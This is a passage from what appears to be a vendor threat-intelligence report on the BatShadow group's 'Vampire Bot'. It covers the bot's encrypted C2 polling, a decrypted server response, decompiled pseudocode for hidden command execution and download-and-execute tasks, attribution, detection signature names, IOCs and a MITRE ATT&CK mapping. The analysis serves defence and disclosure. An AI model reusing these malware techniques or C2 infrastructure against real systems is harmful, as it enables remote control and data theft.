000000C0003D4220 18 04 6C BB 0A 0F 33 5A 8B 31 6C 9B 11 BD 47 88 ..l»..3Z.1l..½G.
000000C0003D4230 11 11 77 B0 A8 C9 21 9E 16 53 52 A6 06 52 23 53 ..w°¨É!..SR¦.R#S
000000C0003D4240 B6 04 52 93 B2 93 1C A4 E1 D4 7B 09 5E 4B A9 41 ¶.R.²..¤áÔ{.^K©A
```

Figure 15 – Stolen Images Staged for Exfiltration

Command and Control Activities

After this, the Vampire Bot continuously runs a Command & Control (C2) loop, sending requests to the endpoint "hxxps://api3.samsungcareers.work/api/task/<UUID>". The server responds with encrypted data in the format IV: CipherText. The malware then uses AES in CBC mode to decrypt this response, extracting the commands it needs to execute.


In our test, although we received a response from the server, the decrypted content did not contain any meaningful commands to execute, indicating that the C2 server may not have had active tasks assigned at that time, or the response could be dummy/placeholder data as shown in Figure 16.



```
7B 22 73 75 63 63 65 73 73 22 3A 74 72 75 65 2C {"success":true,
22 64 61 74 61 22 3A 7B 22 70 61 79 6C 6F 61 64 "data":{"payload
22 3A 22 61 38 62 63 36 30 31 38 62 32 38 63 62 ":"a8bc6018b28cb
65 32 39 61 38 35 39 36 31 32 30 35 63 35 65 62 e29a85961205c5eb
30 32 64 3A 62 65 36 61 31 30 38 61 30 64 35 65 02d:be6a108a0d5e
32 32 31 39 62 30 30 63 31 63 32 37 65 34 63 34 2219b00c1c27e4c4
66 63 62 38 22 7D 7D 00 00 00 00 00 00 00 00 00 fcb8"}}.........
```

Figure 16 - C&C Response


However, the malware contains code to perform several actions. If the task involves command execution, it constructs and runs the supplied command in a hidden process, capturing its output.



```
if ( (RTYPE **)task_32.tab == &go_itab_batman_services_CommandParam_batman_services_TaskParam )
{
  val_8 = (void *)*((_QWORD *)task_32.data + 1);
  url.str = *(uint8 **)task_32.data;
  ctx_3.tab = val;
  ctx_3.data = t;
  url.len = (int)batman_pkg_logrus_WithContext(ctx_3);
  *(_OWORD *)&payload.ptr = v1;
  ctx_3.tab = (internal_abi_ITab *)url.str;
  ctx_3.data = val_8;
  ctx_3.tab = (internal_abi_ITab *)runtime_convTstring((string)ctx_3);
  payload.ptr = (interface_ *)&RTYPE_string_0;
  payload.len = (size_t)ctx_3.tab;
  ctx_3.data = (void *)"Running command: %s";
  n19 = 19;
  arg_1.ptr = (interface_ *)&payload;
  arg_1.len = 1;
  arg_1.cap = 1;
  batman_pkg_logrus__ptr_LogrusLogger_Debugf((_ptr_logrus_LogrusLogger)url.len, *(string_0 *)&ctx_3.data, arg_1);
  n2 = 2;
  arg = (char *)&stru_14047FF62.len + 4;
  TempFile_1.len = (int)val_8;
  TempFile_1.str = url.str;
  ctx_3.tab = (internal_abi_ITab *)&byte_140480011;
  ctx_3.data = (void *)3;
  p_arg = &arg;
  arg_1.ptr = (interface_ *)2;
  arg_1.len = 2;
  cmd = os_exec_Command((string)ctx_3, (__string)arg_1);
  p_syscall_SysProcAttr_0 = (syscall_SysProcAttr_0 *)runtime_newobject((internal_abi_Type *)&RTYPE_syscall_SysProcAttr_0);
  p_syscall_SysProcAttr_0->HideWindow = 1;
```

Figure 17 - Command Execution

If the task is a download-and-execute operation, it retrieves a file from a specified URL and executes it. Unknown or unsupported task types are logged as warnings. During execution, the malware continuously updates the task state back to the server, indicating whether it is running, has failed, or has completed. After completing or failing a task, it reports the results to the C2 server and resumes polling for the next instruction, maintaining persistent remote control.



```
if ( Hash == 991123237 )
{
  if ( (RTYPE **)task_32.tab == &go_itab_batman_services_DownloadAndRunParam_batman_services_TaskParam )
  {
    val_8a = (interface_ *)*((_QWORD *)task_32.data + 1);
    url.str = *(uint8 **)task_32.data;
    ctx_9.tab = val;
    ctx_9.data = t;
    url.len = (int)batman_pkg_logrus_WithContext(ctx_9);
    *(_OWORD *)&payload.ptr = v1;
    ctx_9.tab = (internal_abi_ITab *)url.str;
    ctx_9.data = val_8a;
    ctx_9.tab = (internal_abi_ITab *)runtime_convTstring((string)ctx_9);
    payload.ptr = (interface_ *)&RTYPE_string_0;
    payload.len = (size_t)ctx_9.tab;
    ctx_9.data = "Download URL: %scontext canceledPost Request: %sapplication/json0123456789abcdefafter object keyT
    n16 = 16;
    v124.ptr = (interface_ *)&payload;
    v124.len = 1;
    v124.cap = 1;
    batman_pkg_logrus__ptr_LogrusLogger_Debugf((_ptr_logrus_LogrusLogger)url.len, *(string_0 *)&ctx_9.data, v124);
    *(_OWORD *)&payload.ptr = v1;
    ctx_9.tab = (internal_abi_ITab *)runtime_convTstring(task);
    payload.ptr = (interface_ *)&RTYPE_string_0;
    payload.len = (size_t)ctx_9.tab;
    ctx_9.tab = (internal_abi_ITab *)&byte_14048067A;
    ctx_9.data = (void *)6;
    p_payload = &payload;
```


Figure 18 - Download from URL and Execute

Attribution & Historical Campaigns

The C&C server samsungcareers.work **resolves** to IP address 103.124.95.161, which has previously been associated with Vietnamese threat actors. Vietnamese threat actors have a **documented** history of focusing on digital marketing individuals, suggesting a consistent targeting pattern in this campaign as well. **We assess this attribution with medium confidence and will look forward to more indicators in the near future.**

This group has also been observed using similar domains, such as samsung-work.com, to distribute malware families including AgentTesla, LummaC2, and VenomRAT. The campaign was **reported** by the researcher "Hunter For Fun" in November 2024, who noted its distribution via Facebook. Around the same period, security researcher "Emmy Byrne" **identified** a related campaign specifically targeting digital marketing professionals. Additionally, Filescan.io **reported** a separate campaign involving malicious scripts containing the string "batman."

We have also observed that the threat actors distributed the malicious site through LinkedIn posts related to digital marketing, leveraging fake profiles, as shown in Figure 19.



Digitalization and Advertising

[redacted]

November 13, 2024

Comments

3 · 1 comment

Malik Hassan • 3rd+
graphic at Fiverr
9mo

Hey buddy, check out this really great remote position I discovered at Samsung. https://careers.samsung-work.com/

Senior Manager, Integrated Marketing Communications
Please Note: To provide the best candidate experience with our high application volumes, we...

Figure 18 - Download from URL and Execute

Conclusion

The BatShadow threat group continues to employ sophisticated social engineering tactics to target job seekers and digital marketing professionals. By leveraging disguised documents and a multi-stage infection chain, the group delivers a Go-based Vampire bot capable of system surveillance, data exfiltration, and remote task execution.

The malware's design, including persistent C2 communication, encrypted data transmission, and screenshot capture, demonstrates a high level of operational sophistication. Historical associations with Vietnamese threat actors and the use of commodity malware families, such as Agent Tesla, Lumma C2, and VenomRAT, highlight the group's consistent targeting pattern and reliance on proven attack methods.

How Unified SASE Mitigates BatShadow's Malware Campaigns

Aryaka's Unified SASE defends by aligning security controls with the malware's behavior. DNS filtering blocks access to known malicious domains and C2 servers, stopping payload downloads at the source. Secure Web Gateways inspect outbound traffic, preventing the exfiltration of system data and screenshots.

Next-generation firewalls enforce application-level restrictions to block unauthorized use of remote access tools, while IDS/IPS monitors for abnormal beaconing and network anomalies. Antivirus protection scans and blocks disguised or malicious files, ensuring the malware cannot execute successfully.

Together, these coordinated layers disrupt BatShadow's operations, halt data theft, and prevent the malware from surveilling or manipulating targeted systems—providing an always-on barrier that doesn't rely solely on reactive detection.

Proofpoint has **released** new signatures to detect activity related to the BatShadow campaign, enabling early identification and response to this threat actor's tactics.

- VampireBot CnC Exfil (POST)
- VampireBot CnC Instruction Request (GET)
- VampireBot CnC Config Inbound
- VampireBot CnC ScreenCapture Exfil (POST)
- VampireBot CnC Task Request (GET)
- Observed DNS Query to BatShadow Related Domain (api3 .samsungcareers.work)
- Observed DNS Query to BatShadow Related Domain (jobs-marriott[.]com)
- Observed DNS Query to BatShadow Related Domain (samsung-work[.]com)
- Observed BatShadow Related Domain (api3 .samsungcareers[.]work in TLS SNI)
- Observed BatShadow Related Domain (jobs-marriott[.]com in TLS SNI
- Observed BatShadow Related Domain (samsung-work[.]com in TLS SNI)

Appendices

Appendix A: Indicators of Compromise

Sha256	Description
0385569c990dd8c9b976c9fc5963e1b36d44461d1ec25bf01b4030b993f10af9	ATG_Technology_Group_Marketing_Job_Description.zip
85eb8082325ee433b743c68fa64399bff52b7c2027fd123874b6b46909005638	ATG_Technology_Group_Marketing_Job_Description.pdf.lnk
2fab07b446d1d82706355a6f6556cbc6a334799f41750f839a730c02f5bb7c9a	Vampire Bot
2dc19a2c49c9fb544cd3bc166129f855d6e5614f17d258d7fbbe8bae79298664	Vampire Bot
5263b3d57c0733ab9c78a1bdda7de9636ee2a30dce014c72809f18cb321a1390	Advertising_Plan_Of_Cirrus_2025.zip
1ba2bea01cbe189aad821ad9e7f49927ee123fd3771620184f2629979a976d30	2025-08-30-165596_123.lnk
api3.samsungcareers.work	C&C Server
samsung-work.com	Malicious Domain
jobs-marriott.com	Malicious Domain

Appendix B: Mapping MITRE ATT&CK® Matrix

Tactic	Technique	Technique Name
Initial Access	T1566.001	Phishing: Spearphishing Attachment
Initial Access	T1566.003	Phishing: Spearphishing via Service
Execution	T1204.002	User Execution: Malicious File
Execution	T1059.001	Command and Scripting Interpreter: PowerShell
Execution	T1059.003	Command and Scripting Interpreter: WindowsCommand Shell
Defense Evasion	T1036.005	Masquerading: Match Legitimate Name or Location
Defense Evasion	T1564.001	Hide Artifacts: Hidden Files and Directories
Defense Evasion	T1218	Signed Binary Proxy Execution
Discovery	T1082	System Information Discovery
Discovery	T1518.001	Security Software Discovery
Collection	T1113	Screen Capture
Command and Control	T1071.001	Application Layer Protocol: Web Protocols
Command and Control	T1105	Ingress Tool Transfer
Command and Control	T1219	Remote Access Tools
Exfiltration	T1041	Exfiltration Over C2 Channel.
Impact	T1486	Data Encrypted for Impact

About Aryaka Networks

Aryaka is the leader in delivering Unified SASE as a Service, a fully integrated solution combining networking, security, and observability. Built for the demands of Generative AI as well as today's multi-cloud hybrid world, Aryaka enables enterprises to transform their secure networking to deliver uncompromised performance, agility, simplicity, and security. Aryaka's flexible delivery options empower businesses to choose their preferred approach for implementation and management. Hundreds of global enterprises, including several in the Fortune 100, depend on Aryaka for their secure networking solutions. For more on Aryaka, please visit www.aryaka.com

Schedule a Free Network Consultation with an Aryaka Expert

See How It Works Live →

Experience Aryaka's Unified SASE as a Service

View Interactive Tour →

aryaka

LEARN MORE | info@aryaka.com | +1.888.692.7925